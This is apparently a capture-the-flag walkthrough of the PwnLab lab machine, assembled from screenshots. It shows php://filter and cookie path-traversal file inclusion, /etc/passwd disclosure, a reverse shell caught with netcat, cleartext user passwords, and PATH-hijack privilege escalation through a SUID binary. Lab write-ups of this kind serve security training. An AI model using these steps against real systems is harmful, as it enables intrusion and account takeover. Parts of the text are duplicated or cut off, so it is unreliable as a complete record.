
dwYWdlJ10pKQ0KCXsNCgkJaW5jbHVkZSgkX0dFVFsncGFnZSddLiIucGhwIik7DQoJfQ0KCWVsc2UNCgl7DQoJCWVjaG8gIlVzZSB0aGlzIHNlcnZlciB0byB1cGxvYWQgYW5kIHNoYXJlIGltYWdlIGZpbGVzIGluc2lkZSB0aGUgaW50cmFuZXQiOw0KCX0NCj8+DQo8L2NlbnRlcj4NCjwvYm9keT4NCjwvaHRtbD4=

```
<?php
//Multilingual. Not implemented yet.
//setcookie("lang","en.lang.php");
if (isset($_COOKIE['lang']))
{
                include("lang/".$_COOKIE['lang']);
}
// Not implemented yet.
```

We got lang as Cookie parameter here.

Using lang for further assessment.

From HTTP history in burpsuite we go to the index page request.




#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
119	http://192.168.187.141	GET	/?page=php://filter/convert.base64-enco...	✓		200	1325	HTML		PwnLab Intranet Image H...			192.168.187.141
118	http://192.168.187.141	GET	/?page=php://filter/convert.base64-enco...	✓		200	633	HTML		PwnLab Intranet Image H...			192.168.187.141
117	http://192.168.187.141	GET	/upload/450619c0f9b99fca3f46d28787b...			200	5792	text	gif				192.168.187.141
116	http://192.168.187.141	POST	/?page=upload	✓		200	905	HTML		PwnLab Intranet Image H...			192.168.187.141
115	http://192.168.187.141	GET	/?page=upload	✓		200	844	HTML		PwnLab Intranet Image H...			192.168.187.141
114	http://192.168.187.141	GET	/			200	560	HTML		PwnLab Intranet Image H...			192.168.187.141
113	http://192.168.187.141	GET	/favicon.ico			404	506	HTML	ico	404 Not Found			192.168.187.141
112	http://192.168.187.141	GET	/?page=php://filter/convert.base64-enco...	✓		200	1326	HTML		PwnLab Intranet Image H...			192.168.187.141
111	http://192.168.187.141	GET	/?page=upload	✓		200	845	HTML		PwnLab Intranet Image H...			192.168.187.141
110	http://192.168.187.141	GET	/?page=upload	✓		200	844	HTML		PwnLab Intranet Image H...			192.168.187.141
109	http://192.168.187.141	GET	/upload/450619c0f9b99fca3f46d28787b...			200	5792	text	gif				192.168.187.141
108	http://192.168.187.141	GET	/upload/			200	1223	HTML		Index of /upload			192.168.187.141
107	http://192.168.187.141	GET	/upload/			200	1222	HTML		Index of /upload			192.168.187.141

Request

```
GET /?page=php://filter/convert.base64-encode/resource=index HTTP/1.1
Host: 192.168.187.141
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=pukseg6grde01lnofc2o4h05v5
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Response

```
HTTP/1.1 200 OK
Date: Sun, 10 Aug 2025 07:09:24 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 1097
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<html>
```



Request


```
GET /?page=php://filter/convert.base64-encode/resource=index HTTP/1.1
Host: 192.168.187.141
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: lang=../../../../../etc/passwd
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```

Response

```
messagebus:x:103:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
john:x:1000:1000:,,,:/home/john:/bin/bash
kent:x:1001:1001:,,,:/home/kent:/bin/bash
mike:x:1002:1002:,,,:/home/mike:/bin/bash
kane:x:1003:1003:,,,:/home/kane:/bin/bash
mysql:x:107:113:MySQL Server,,,:/nonexistent:/bin/false
<html>
  <head>
    <title>
      PwnLab Intranet Image Hosting
    </title>
  </head>
  <body>
    <center>
      <img src="images/pwnlab.png">
      <br />
      [ <a href="/">
        Home
      </a>
       ] [ <a href="?page=login">
        Login
      </a>
       ] [ <a href="?page=upload">
        Upload
      </a>
       ]
      <hr/>
      <br/>
      PD9waHANCi8vTXVsdGlsaW5ndWFsLiBOb3QgaW1wbGVtZW50ZWQgeWV0Lg0KLy9zZXRjb29raWUoImxhbmc
      iLCJlbi5sYW5nLnBocCIpOw0KaWYgKGlzc2V0KCRfQ09PS0lFWydsYW5nJ10pKQ0Kew0KCWluY2x1ZGUoIm
      xhbmcvIi4kX0NPT0tJRVsnbGFuZyddKTsNCn0NCi8vIE5vdCBpbXBsZW1lbnRlZCB5ZXQuDQo/Pg0KPGh0b
      Ww+DQo8aGVhZD4NCjx0aXRsZT5Qd25MYWIgSW50cmFuZXQgSW1hZ2UgSG9zdGluZzwvdGl0bGU+DQo8L2hl
      YWQ+DQo8Ym9keT4NCjxjZW50ZXI+DQo8aW1nIHNyYz0iaW1hZ2VzL3B3bmxhYi5wbmciPjxiciAvPg0KWyA
      8YSBocmVmPSIvIj5Ib21lPC9hPiBdIFsgPGEgaHJlZj0iP3BhZ2U9bG9naW4iPkxvZ2luPC9hPiBdIFsgPG
      EgaHJlZj0iP3BhZ2U9dXBsb2FkIj5VcGxvYWQ8L2E+IF0NCjxoci8+PGJyLz4NCjw/cGhwDQoJaWYgKGlzc
      2V0KCRfR0VUWydwYWdlJ10pKQ0KCXsNCgkJaW5jbHVkZSgkX0dFVFsncGFnZSddLiIucGhwIik7DQoJfQ0K
      CWVsc2UNCgl7DQoJCWVjaG8gIlVzZSB0aGlzIHNlcnZlciB0byB1cGxvYWQgYW5kIHNoYXJlIGltYWdlIGZ
      pbGVzIGluc2lkZSB0aGUgaW50cmFuZXQiOw0KCX0NCj8+DQo8L2NlbnRlcj4NCjwvYm9keT4NCjwvaHRtbD
      4=
    </center>
  </body>
</html>
```

Got the code successfully. Means lang is working porperly.


Trying to run our uploaded file with this lang parameter.


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
3 ×
+
Send
Cancel
Request
Pretty Raw Hex
Response

```
GET /?page=php://filter/convert.base64-encode/resource=index HTTP/1.1
Host: 192.168.187.141
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: lang=../upload/450619c0f9b99fca3f46d28787bc55c5.gif
Upgrade-Insecure-Requests: 1
Priority: u=0, i

S
```

Request is successfully send.

Checking if we got the access.




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
192.168.187.141: inverse host lookup failed: Unknown host
connect to [192.168.187.145] from (UNKNOWN) [192.168.187.141] 57646
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29
) i686 GNU/Linux
 03:10:27 up  1:36,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


Successfully got the access of the site.

Gaining Privilege escalation.


We had the database of the users so trying to retrieve the flag.




```
Linux pwnlab 3.16.0-4-686-pae #1 SMP Debian 3.16.7-ckt20-1+deb8u4 (2016-02-29
) i686 GNU/Linux
 04:00:27 up  2:26,  0 users,  load average: 0.00, 0.01, 0.04
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python
/usr/bin/python
$ python2 -c "import pty;pty.spawn('/bin/bash');"
www-data@pwnlab:/$ su kent
su kent
Password: JWzXuBJJNy

kent@pwnlab:/$ cd && ls -la
cd && ls -la
total 20
drwxr-x--- 2 kent kent 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kent kent  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kent kent 3515 Mar 17  2016 .bashrc
-rw-r--r-- 1 kent kent  675 Mar 17  2016 .profile
kent@pwnlab:~$ su mike
su mike
Password: SIfdsTEn6I

su: Authentication failure
kent@pwnlab:~$ su kane
su kane
Password: iSv5Ym2GRo

kane@pwnlab:/home/kent$ cd && ls -la
cd && ls -la
total 28
drwxr-x--- 2 kane kane 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kane kane  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$ cd /tmp
```




```
kent@pwnlab:~$ su mike
su mike
Password: SIfdsTEn6I

su: Authentication failure
kent@pwnlab:~$ su kane
su kane
Password: iSv5Ym2GRo

kane@pwnlab:/home/kent$ cd && ls -la
cd && ls -la
total 28
drwxr-x--- 2 kane kane 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kane kane  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17  2016 .profile
kane@pwnlab:~$ ./msgmike
./msgmike
cat: /home/mike/msg.txt: No such file or directory
kane@pwnlab:~$ cd /tmp
cd /tmp
kane@pwnlab:/tmp$ echo /bin/bash > cat
echo /bin/bash > cat
kane@pwnlab:/tmp$ chmod 777 cat
chmod 777 cat
kane@pwnlab:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
kane@pwnlab:/tmp$ cd && ./msgmike
cd && ./msgmike
mike@pwnlab:~$ id
id
uid=1002(mike) gid=1002(mike) groups=1002(mike),1003(kane)
mike@pwnlab:~$ ls -la
ls -la
total 28
drwxr-x--- 2 kane kane 4096 Mar 17  2016 .
drwxr-xr-x 6 root root 4096 Mar 17  2016 ..
-rw-r--r-- 1 kane kane  220 Mar 17  2016 .bash_logout
-rw-r--r-- 1 kane kane 3515 Mar 17  2016 .bashrc
-rwsr-sr-x 1 mike mike 5148 Mar 17  2016 msgmike
-rw-r--r-- 1 kane kane  675 Mar 17  2016 .profile
mike@pwnlab:~$ ./msgmike
./msgmike
mike@pwnlab:~$ ls
ls
msgmike
mike@pwnlab:~$ msgmike
msgmike
bash: msgmike: command not found
mike@pwnlab:~$ cat msgmike
```



```
mike@pwnlab:~$ ls
ls
msgmike
mike@pwnlab:~$ msgmike
msgmike
bash: msgmike: command not found
